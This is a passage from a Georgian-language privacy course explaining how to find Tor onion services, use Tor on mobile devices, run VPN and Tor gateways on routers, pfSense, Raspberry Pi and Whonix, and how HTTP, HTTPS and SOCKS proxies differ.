ალბათ გაგიჩნდათ კითხვა, ეს ყველაფერი გასაგებია, მაგრამ როგორ ვიპოვოთ Tor-ის დამალული სერვერები. ბნელი ქსელი არ ინდექსირდება და არ არსებობს Google ან Bing-ის მსგავსი საძიებო სისტემები. ასეთი ბმულები ხშირად ჩნდება Twitter, Redditt, და სხვა ინტერნეტ ფორუმებში. Google-ით შეიძლება მოძებნოთ Pastebin.com ზე. არის მცდელობები რომ შექმნან Tor ქსელის კატალოგები ერთ ერთი ასეთი საიტია https://ahmia.fi/.



თუ ამ კატალოგს გახსნით Tor Browser-ში მასში შეიძლება ბევრი სერვისის მოძებნა. ცადეთ მოძებნოთ Wiki. არსებობს სხვა კატალოგებიც, მათ Introduction point-ს უწოდებენ. შეგიძლიათ მოძებნოთ ისინი მაგრამ მაინც ყველაზე კარგია თუ ფორუმებზე იპოვით .onion მისამართების სიას.

ფრთხილად იყავით და არ გახსნათ დაცვის შესაბამისი ზომების მიღების გარეშე უცნობი ბმულები. ეს საშიშია.

გამოგადგებათ შემდეგი ბმულები:

- http://www.diag.uniroma1.it/damore/websec/slides2015/tor.pdf
- https://skerritt.blog/how-does-tor-really-work/
- https://core.ac.uk/download/pdf/161251137.pdf
- https://iopscience.iop.org/article/10.1088/1742-6596/1757/1/012162/pdf
- https://en.wikipedia.org/wiki/List_of_Tor_onion_services
- https://support.torproject.org/onionservices/
- https://www.howtogeek.com/272049/how-to-access-.onion-sites-also-known-as-tor-hidden-services/
- https://hacker10.com/internet-anonymity/list-of-the-best-tor-email-hidden-services/
- https://www.deepwebsiteslinks.com/best-tor-sites/
- https://privacy.net/make-site-visible-dark-web-tor-hidden-services/
- https://www.torsearch.org/

Tor ის სხვა პროგრამები

Tor-ის ერთერთი პროგრამაა Orbot https://play.google.com/store/apps/details?id=org.torproject.android&hl=en ეს პროგრამა არის პროქსი პროგრამა ანდროიდისათვის. ანუ ანდრიდის აპლიკაციები რომლებსაც შეუძლიათ პროქსის გამოყენება, Tor ქსელს შეუერთდება ამ პროქსის გავლით.

Orfox - არის Firefox ანდროიდისათვის. https://guardianproject.info/apps/info.guardianproject.orfox/

Onion Browser https://onionbrowser.com/ - არის Tor ბრაუზერი Iphon-სათვის.

გაითვალისწინეთ რომ ტელეფონები არ არიან სანდო, შესაბამისად მათი გამოყენება სერიოზული Tor კავშირებისათვის დიდი რისკია.

Tor Messenger https://gitlab.torproject.org/legacy/trac/-/wikis/doc/TorMessenger - წარმოადგენს ტორის შეტყობინებების გასაგზავნ და მისაღებ პროგრამას. მას შეიძლია უმეტესი შეტყობინებების პროგრამების ფორმატის გაგება და საკმაოდ ადვილი გამოსაყენებელია.

Onioncat https://www.onioncat.org/about-onioncat/ არის VPN-ის ადაპტერი რომელიც იყენებს Tor-ს როგორც ტრანსპორტს. ე.ი. მისი გამოყენებისას თქვენი მდებარეობის გარკვევა ძალიან ძნელია და თანაც ორ კომპიუტერს შრის დაშიფრული კავშირის საშუალებას იძლევა. მისი საშუალებით შეიძლება ორი ქსელის გაერთიანება ერთ ქსელში სადაც ინფორმაციის მიმოცვლა ხდება Tor-ზე დაყრდნობით.

თავი 4. VPN და Tor რუტერები

ამ თავის ამოცანაა რომ გაარკვიოს როგორ შეიძლება ანონიმურობის და კიბერ უსაფრთხოების გაძლიერება რუტერებზე Tor-ის და VPN-ის გამოყენებით.

აქამდე ვიხილავდით როგორ ხდებოდა VPN-ის თუ Tor-ის დაყენება კომპიუტერზე, მაგრამ რა მოხდება თუ დავაყენებთ რუტერებზე. ეს ბევრად გააუმჯობესებს თქვენ უსაფრთხოებას და ანონიმურობას. მიუხედავად იმისა, რომ ეს პროტოკოლები ძირეულად განსხვავდებიან, მათ ერთად განვიხილავთ ამ თავში. საქმე იმაშია რომ თუ VPN-ს ან Tor-ს დააყენებთ რუტერზე და რუტერი შეუერთდება ინტერნეტს დაშიფრული კავშირით, მაშინ კავშირი ქსელის ყველა კომპიუტერიდან გაივლის ამ რუტერს და შესაბამისად დაიშიფრება. ასევე გაჟონვაც არ მოხდება.

VPN-ის დასაყენებლად, მიუხედავად იმის თუ აყენებთ კომპიუტერზე თუ რუტერზე პროგრამას მაინც VPN კლიენტს უწოდებენ. მთავარია თქვენ რუტერზე იპოვოთ როგორ ხდება VPN კლიენტის დაყენება.

განვიხილოთ ასეთი სერვისების რუტერზე დაყენების დადებითი და უარყოფითი მხარეები.

დადებითი:

მთლიანი კავშირი დაიშიფრება. მაგალითად თუ ვირუსი მოხვდა თქვენ კომპიუტერზე, მას გაუჭირდება გაერკვეს სად არის, რადგან თქვენი IP მისამართი იქნება VPN ან Tor კვანძიდან გამომავალი მისამართი და არა თქვენი კომპიუტერის ნამდვილი მისამართი. იმისათვის რომ მისამართი გაარკვიოს ვირუსს დასჭირდება რუტერის დავირუსებაც. თუ მოგზაურობთ პორტატული რუტერი სრულად დაგიცავთ შეტევებისაგან.

უარყოფითი:

გააჩნია როგორ არის კონფიგურირებული რუტერი, თუ VPN კავშირი უეცრად გაწყდა გააგრძელებს თუ არა რუტერი გადაცემას და შესაბამისად გაჟონავს თუ არა მონაცემებს. შეგიძლათ იყიდოთ რუტერები რომლებიც კონფიგურირებულია VPN-ით ან Tor-ით, მაგრამ არ გეცოდინებათ რამდენად კარგად არის კონფიგურირებული ეს რუტერები.

თუ რუტერი კონფიგურირებულია როგორც გამჭვირვალე პროქსი, მაშინ არ მოხდება კავშირების დაყოფა, ანუ ყველა კომპიუტერი რომელიც ასეთ რუტერის შეუერთდება გამოიყენებს Tor-ის ერთ და იგივე მარშრუტს და ექნებათ ერთი, გამომავალ კვანძის, IP მისამართი. თუ სხვადასხვა კომპიუტერი იყენებს სხვადასხვა სახელს და იყენებენ ერთ გამავალ კვანძს, ამ სახელების ერთმანეთთან დაკავშრებაა შესაძლებელი.Tor-ის შემთხვევაში დიდ ხარვეზი იქნება შესაძლებლობა რომ, ინტერნეტის ბრაუზინგისათვის, არ გამოიყენოთ Tor Browser, ასეთ შემთხვევაში უნდა გამოიყენოთ სხვა გამაგრებული ბრაუზერი. სერიოზულად თუ უყურებთ უსაფრთხოებას გამაგრებული ბრაუზერის გამოყენება აუცილებელია.

თუ ასეთ რუტერებს იყიდით, სახელმწიფო სააგენტოებმა იციან რომ ეს რუტერები საიდუმლო კავშირებისათვის გამოიყენება და ცდილობენ უკანა კარები მოათავსონ მათზე. ეს შეიძლება არარეალურად მოგეჩვენოთ, მაგრამ ინფორმაციამ გამოჟონა რომე ეს ნამდვილად ხდება. ცხადია რომ ხარვეზები რომლებიც ახასიათებს VPN-ს დაTor-ს არსად არ გაქრება და რუტერის კონფიგურირების შემთხვევაშიც ხარვეზებად რჩება.


რუტერის ოპერაციული სისტემები

რუტერის ოპერაციული სისტემა შეგიძლიათ შეცვალოთ სხვა სისტემებით რომლებიც საშუალებას მოგცემენ დააყენოთ VPN და Tor-ის კავშირი. ასეთი სისტემებია OpenWRT https://openwrt.org/, LibreCMC https://librecmc.org/404.html, DDWRT https://dd-wrt.com/. ასევე შეიძლება იყიდოთ რუტერი რომელიც თქვენ VPN კლიენტს იყენებს. ამ რუტერების ყიდვა შეიძლება https://www.flashrouters.com/vpn-types საიტზე. ამ საიტზე უნდა აარჩიოთ თქვენი VPN მომწოდებლის სახელი და საიტი გადაგიყვანთ გვერდზე რომელიც შემოგთავაზებთ რუტერებს რომლებზეც დაყენებული თქვენი VPN მომწოდებლის კლიენტი. ცხადია ეს რუტერები უფრო ძვირია ვიდრე ნორმალური რუტერები.


თუ დამოუკიდებლად დააყენებთ კლიენტს თქვენ რუტერზე მაშინ შეგეძლებათ მთლიანი კავშირი გააგზავნოთ VPN-ის გავლით, ან გააგზავნოთ მხოლოდ პაკეტები რომლებიც რაღაც პირობას აკმაყოფილებენ. მაგალითად შეიძლება რომ ერთი-ერთი მოწყობილობის კავშირი წავიდეს VPN-ის გავლით, ან გინდათ რომ ქსელის ყველა კომპიუტერის კავშირმა გაიაროს VPN.

VPN-ის რუტერზე დაყენება არ არის რთული, როგორც წესი VPN-ის მომწოდებელი იძლევა შესაბამის გასაღებებს და პარამეტრებს და ასევე ინსტრუქციებს თუ როგორ დააყენოთ VPN კომპიუტერზე თუ რუტერზე. ეს VPN-ებისათვის მიძღვნილ თავში გავაკეთეთ. Open WRT-სათვის კი ეს ბმული https://www.ivpn.net/setup/router/ddwrt-manual/ აგიხსნით როგორ დააყენოთ Open VPN რუტერზე.

ეს ბმული https://wiki.dd-wrt.com/wiki/index.php/Tor_on_R7000 გაძლევთ მაგალითს თუ როგორ გაატაროთ კავშირი Tor-ის გავლით DDWRT-სისტემაზე და R7000 რუტერზე, თუმცა პროცესი არც სხვა რუტერებისათვის განსხვავდება.



ეს მაგალითი ლაპარაკობს თუ როგორ დააყენოთ SOCKS5 პროქსი და გამჭვირვალე პროქსი.




კომპიუტერი უკვე კონფიგურირებულია SOCKS5 პროქსის გამოსაყენებლად, შესაბამისად Privoxy-ის გამოყენება შესაძლებელი. ამის შემდეგ რუტერზე უდა გახსნათ პორტი 9050, ე.ი. უმეტეს სახლის რუტერებზე უნდა გახსნათ 192.168.1.1:950 პორტი. და შემდეგ განსაზღვროთ კავშირის წესები. ეს კავშირი იმუშავებს მხოლოდ იმ პროგრამებთან რომლებსაც აქვთ SOCKS5-ის მხარდაჭერა. დანარჩენი პროგრამებისათვის კი უნდა დააყენოთ გამჭვირვალე პროქსი.

ზემოთ მოყვანილი საიტი ამას კარგად აგიხსნით, DD-WRT-ზე დაგჭირდებათ IP Tables დაყენება და კონფიგურირება.

გაითვალისწინეთ რომ SOCS5 ში გამავალი კავშირი არ არის დაშიფრული სანამ ის Tor-ს არ მიაღწევს.

ეს ბმული https://wiki.dd-wrt.com/wiki/index.php/Tor_on_R7000კი იძლევა კარგ მაგალითს როგორ დააყენოთ Tor DD-WRT სისტემიან R7000 რუტერზე.



გაითვალისწინეთ რომ ეს პროცესი ადვილი და სწორხაზოვანი არ არის. შესაბამისად თუ რამე შეცდომა დაუშვით შეიძლება მოხდეს გაჟონვა და შესაბამისად ასეთი რეტერით სარგებლობა დაარღვევს თქვენს კონფიდენციალურობას.

Tor ჭიშკრის დაყენების სხვა გზაც არსებობს PFSense https://www.pfsense.org/-ს საშუალებით. ეს Firewall უკვე განვიხილეთ. განსხვავებით DD-WRT-საგან ეს პროგრამა დაყენდება ქსელში შეერთებულ კომპიუტერზე და იძლევა საშუალებას ეს კომპიუტერი გამოიყენოთ რუტერად და Fierwall-ად. ალბათ ერთერთი საუკეთესო პროგრამაა VPN კლიენტად გამოსაყენებლად. PFSense-ში შედარებით ადვილია Tor ჭიშკრის დაყენება.

ეს ბმული https://www.malwaretech.com/2015/08/creating-ultimate-tor-virtual-network.html აგიხსნით როგორ დააყენოთ Tor ჭიშკარი (Gateway) PFSense-ში. ეს ბმული https://www.ivpn.net/setup/router/pfsense/ კი აგიხსნით როგორ ხდება PFSense-ზე VPN-კლიენტის დაყენება.

სად იყიდება VPN და Tor რუტერები?

VPN და Tor რუტერები დაახლოებით ასე გამოიყურება

ეს მცირე ზომის სამოგზაურო რუტერია რომელსაც Ethernet პორტი საშუალებით ან WIFI-ს საშუალებით უერთდება კომპიუტერი, ხოლო ეს რუტერი კი ინტერნეტს უერთდება სასტუმროს ან სახლის ქსელის გავლით. ასევე შესაძლებელია რომ რუტერი ინტერნეტს WIFI-თი შეუერთდეს. სამოგზაურო რუტერები გამოიყენება ადგილობრივი ჰაკერების წინააღმდეგ. ზოგი რუტერი საშუალებას იძლევა მასზე დააყენოთ სასურველი VPN კლიენტი, ზოგი კი საერთოდ არ კონფიგურირდება რაც ცხადია არ არის ამ კურსის მკითხველისათვის მისაღები ვარიანტი. აუცილებლად შეამოწმეთ VPN მომწოდებელი რომლის კლიენტიც რუტერს მოჰყვება. VPN ების შემოწმებაზე უკვე ვილაპარაკეთ VPN-ებისათვის მიძღვნილ თავში.

ხშირად VPN და Tor კლიენტები ერთ რუტერზეა დაყენებული. უნდა შეამოწმოთ რა შესაძლებლობას იძლევა რუტერი, მაგალითად მოახერხებთ ხიდებთან შეერთებას? ან Pluggable Transport -ის გამოყენებას. კავშირი გადის SOCKS თუ გამჭვირვალე პორტის გავლით? უნდა შეცვალოთ თუ არა პორტები? და ა.შ. უკვე ვილაპარაკეთ თუ რა ხარვეზები შეიძლება ჰქონდეთ ასეთ რუტერებს, უნდა შეამოწმოთ რომ რუტერს არ აქვს ასეთი ხარვეზები.

განვიხილოთ რამდენიმე გაყიდვაში მყოფი რუტერი:

Tiny hardware firewall http://www.tinyhardwarefirewall.com/ (პატარა აპარატურულუ Firewall) ეს მართლაც ძალიან პატარა მოწყობილობაა.

ამ რუტერს მოჰყვება VPN და Tor კლიენტები. მაგრამ მათი შეცვლა არ შეიძლება და მსუბუქ დაცვას იძლევიან. მათი გამოყენება მოსახერხებელია ადგილობრივი ჰაკერების წინააღმდეგ, მაგრამ სერიოზული მოწინააღმდეგის წინააღმდეგ არ გამოგადგებათ.

Keezel https://www.indiegogo.com/projects/keezel-online-security-for-every-device-everywhere#/ საკმაოდ ძვირიანი რუტერია

VPN რუტერია, ადვილი გამოსაყენებელი თუმცა როგორც ჩანს მისი პარამეტრების შეცვლა შეუძლებელია, შესაბამისად მხოლოდ ჰაკერების წინააღმდეგ თუ გამოიყენებთ.

კიდევ ერთი ასეთი რუტერია https://www.indiegogo.com/projects/shellfire-box-vpn-router-evolution#/ ასევე პატარა და ადვილი გამოსაყენებელი მაგრამ იგივე ხარვეზებით რაც ზემოთ უკვე ვახსენეთ.

AnonaBox კიდევ ერთი რუტერია რომელიც გაძლევთ VPN და Tor კავშირების დამყარების საშუალებას. მისი ყიდვა ამაზონზე შეიძლება https://www.amazon.com/Anonabox-PRO-Wi-Fi-Tor-Router/dp/B01AYC27YK


თუ მოძებნით ბევრ საინტერესო რუტერს აღმოაჩენთ, ზოგიერთი მათგანი Amazon-ზეც კი იყიდება. თუმცა გაითვალისწინეთ რომ ყოველთვის მაქსიმალურად უნდა შეამოწმოთ რუტერი რომ დარწმუნდეთ რომ არ აქვს უკანა კარი და არ ჟონავს მონაცემებს.

ასევე შესაძლებელია რომ ააწყოთ საკუთარო Tor და VPN რუტერები Raspberry PI-ს გამოყენებით. ვისაც ეს პატარა მაგრამ საკმაოდ საინტერესო კომპიუტერი არ გამოგიყენებიათ, იგი შეიქმნა იმისათვის რომ ბავშვებისათვის ესწავლებინათ კომპიუტერებთან მუშაობა და პროგრამირება. თუმცა ეს მოწყობილობა გამოდგა ბევრად უფრო გამოსადეგი და შესაძლებელია მისი როგორც ოჯახის სერვერის გამოყენება. Onion PI https://learn.adafruit.com/onion-pi/overview პროექტის საშუალებით მოახერხებთ თქვენი Raspberry PI გადააქციოთ Tor რუტერად. ეს ბმული მოგცემთ დამატებით ინფორმაციას იგივე საკითხზე https://makezine.com/projects/browse-anonymously-with-a-diy-raspberry-pi-vpntor-router/

TOR და VPN Gateway (ჭიშკარი) ვირტუალურ მანქანებში

აქამდე ვლაპარაკობდით Tor-ის აპარატურლ Gateway-ებზე, თუმცა ასევე შესაძლებელია გამოიყენოთ ვირტუალური Gateway, ამის კარგი მაგალითია Whonix https://www.whonix.org/wiki/Dev/Build_Documentation/Physical_Isolation. ნებისმიერ ვირტუალურ მანქანას შეუძლია Whonix gateway-ს გამოყენება კავშირის Tor-ში გასატარებლად. გამოყენება საკმაოდ მარტივია Whonix-ის პირველი ქსელური ადაპტერი უნდა დააყენოთ NAT-ზე ხოლო მეორე ადაპტერი უნდა დააყენოთ Internal Network Wwonix-ზე. შემდეგ კი ვირტუალური ოპერაციული სისტემის ქსელის ადაპტერი უნდა დააყენოთ Internal Network Whonix-ზე.

ამგვარად ვირტუალური სისტემა შეძლებს ინტერნეტს შეუერთდეს მხოლოდ Whonix Gateway-ის გავლით. ცხადია არ უნდა დაგავიწყდეთ რომ განსაზღვროთ IP მისამართები.



ჩვენი აზრით Whonix Gateway ყველაზე უკეთესი დაცვაა, რადგან არავინ იცის როგორ არის გაკეთებული სხვადასხვა მოწყობილობები რომლებიც ზემოთ განვიხილეთ. WHonix-ს კი თქვენ თვითონ აყენებთ კომპიუტერზე, თანაც ვირტუალიზაცია იძლევა იზოლაციის საშუალებას, რაც დამატებითი დაცვაა.

ასევე შეგიძლიათ Whonix Gateway თქვენ თვითონ დააყენოთ ცალკე კომპიუტერზე, და შექმნათ აპარატურული ჭიშკარი. ეს ბმული https://www.whonix.org/wiki/Dev/Build_Documentation/Physical_Isolation სწორედ ასეთი მოწყობილობის შექნას აღწერს.

როგორც უკვე აღვნიშნეთ PFsense https://www.pfsense.org/ შეიძლება გამოიყენოთ ვირტუალურ Gateway. მისი კონფიგურირება Whonix Gataway-ს მსგავსია. PFsense-ს უნდა განუსაზღვროთ პირველი ქსელის ადაპტერი როგორც NAT და მეორე ადაპტერი როგორც Internal Network PFsense. ხოლო ოპერაციულ სისტემას უნდა განუსაზღვროთ ქსელის ადაპტერი Internal Network PFSense, IP მისამართები DHCP-ის მეშვეობით მიენიჭება. შემდეგ უნდა დააყენოთ TOR და შეცვალოთ Torrc ფაილი. ეს ბმული https://www.ivpn.net/privacy-guides/advanced-privacy-and-anonymity-part-6 მოგაწვდით მეტ ინფორმაციას. ამ ბმულზე https://www.malwaretech.com/2015/08/creating-


ultimate-tor-virtual-network.html იპოვით საინტერესო ინფორმაციას PFsense-ით ტორ ვირტუალური ქსელის შექმნის შესახებ.

თავი 5 პროქსიები HTTP, HTTPS SOCKS და Web.

ამ თავის დანიშნულებაა რომ გასწავლოთ თუ როგორ გამოიყენოთ პროქსი სერვერები IP მისამართის დასამალად და კონფიდენციალურობის დასაცავად, რაც მთავარია გავარკვევთ რა არის მათ ხარვეზები.


პროქსიები - HTTP, HTTPS SOCKS

Proxy ლათინურიდან ნიშნავს სხვის მაგივრად ქმედებას. პროქსიები გამოიყენებიან როგორც შუამავალი კლიენტსა და სერვერს შრის. პროქსიები ბევრი სხვადასხვა დანიშნულებით გამოიყენება, თუმცა ჩვენ განვიხილავთ კიბერ უსაფრთხოების და ანონიმურობის თვალსაზრისით. ანუ როგორ ვიმუშაოთ ვებთან, ჩამოტვირთოთ ფაილები და ა.შ., ისე რომ შევინარჩუნოთ კონფიდენციალურობა, ანუ დავმალოთ ჩვენი IP მისამართები.



პროქსიები ჰგვანან VPN-ებს ოღონდ მათი უმეტესობა არ ახდენს კავშირის დაშიფვრას. VPN-ებისაგან განსხვავებით პროქსიებს არ ჭირდებათ პროგრამის ჩამოტვირთვა. კომპიუტერზე დაყენებული პროგრამების კონფიგურირება შეიძლება ისე რომ ამ პროგრამებმა პირდაპირ მიმართონ პროქსი სერვერს. ცხადია ბევრი პროგრამების ცალ-ცალკე კონფიგურირება შეიძლება რომ გაიაროონ ერთი ან სხვადასხვა პროქსი სერვერი.

მაგალითად Firefox-ში Network Settings-ს თუ გახსნით, გაიხსნება ფანჯარა რომელიც ალბათ უკვე რამდენჯერმე გინახავთ. სწორედ ამ ფანჯარაში ხდება პროქსის კონფიგურირება.



სხვა პროგრამებსაც მსგავსი პარამეტრების განსაზღვრა დასჭირდებათ პროქსის გამოსაყენებლად. დაგჭირდებათ IP მისამართი და პორტის ნომერი. ზოგმა, თუ ფასიანი ან კერძო პროქსი სერვერია, შეიძლება მოითხოვოს

მომხმარებლის სახელი და პაროლი. როგორც ალბათ ხედავთ არსებობს რამდენიმე სხვადასხვა ტიპის პროქსი: HTTP. HTTPS, FTP, SOCKS V4 და SOCKS V5.

HTTP პროქსის ესმის მხოლოდ ვებ პროტოკოლი, ე.ი. და მათი გავლით DNS-სახელების ამოცნობაც დაშვებულია.

HTTPS ანუ SSL პროქსი, იგი მუშაობს SSL -ით დაშიფრულ კავშირით, პროქსისა და დანიშნულებს ადგილამდე. ანუ ინფორმაცია კლიენტსა და პროქსის შორის დაუშიფრავია, იშიფრება მხოლოდ პროქსიდან გამავალი კავშირი.

FTP (File Transfer Protocol) – ს ესმის ფაილების ჩამოტვირთვისა და გადაცემისათვის გამოიყენება.

სინამდვილეში არსებობს ბევრი სხვა პროტოკოლი რომლებისთვისაც პროქსი სერვერები არსებობს, თუმცა ხშირად პროგრამული უზრუნველყოფას არ მოყვება ამ პარამეტრების განსასაზღვრი ფუნქციები. სწორედ ამისათვის გამოიყენება SOCKS. ეს ფუნქცია მუშაობს ქსელის მოდელის უფრო დაბალ დონეზე და მისი დანიშნულებაა რომ გამჭვირვალედ გაატაროს მონაცემები და მოახდინოს ბევრ სხვადასხვა პროტოკოლთან მუშაობა. მაგალითად, გარდა ზემოთ ჩამოთვლილისა, SOCKS-ის საშუალებით შეიძლება იმუშაოთ TelNet, SSH, Tor-თან და სხვა პროტოკოლებთან. არსებობს ორი ვერსია SOCKS v4 არ ახდენს DNS-ში მოძებნას - რაც ცხადია არ არის კარგი კონფიდენციალურობისათვის. რადგან თუ თქვენი DNS მოთხოვნა ძირითად კავშირის გარეთ მიდის, სწორედ ეს არის მონაცემების გაჟონვა. ეს პროტოკოლი ასევე მუშაობს მხოლოდ TCP-ს თან. არსებობს SOCKS V4a, რომელიც ოდნავ გაუმჯობესებულია და DNS ძებნას ახერხებს, თუმცა მაინც მხოლოდ TCP-ს თან მუშაობს.

ხოლო SOCKS v5, მეოთხე ვერსიასთან შედარებით, დამატებით იძლევა საშუალებას მოახდინოთ ვინაობის შემოწმება (authentication), შესაძლებელია UDP-ის გამოყენება და შეუძლია DNS-ით სახელების ამოხსნა.


გაითვალისწინეთ რომ კავშირი კლიენტსა და პროქსის შორის არ არის დაშიფრული, შესაბამისად თუ ვინმე კლიენტსა და პროქსის შორისაა მოთავსებული შეუძლია მონაცემების დაუშიფრავად წაკითხვა.

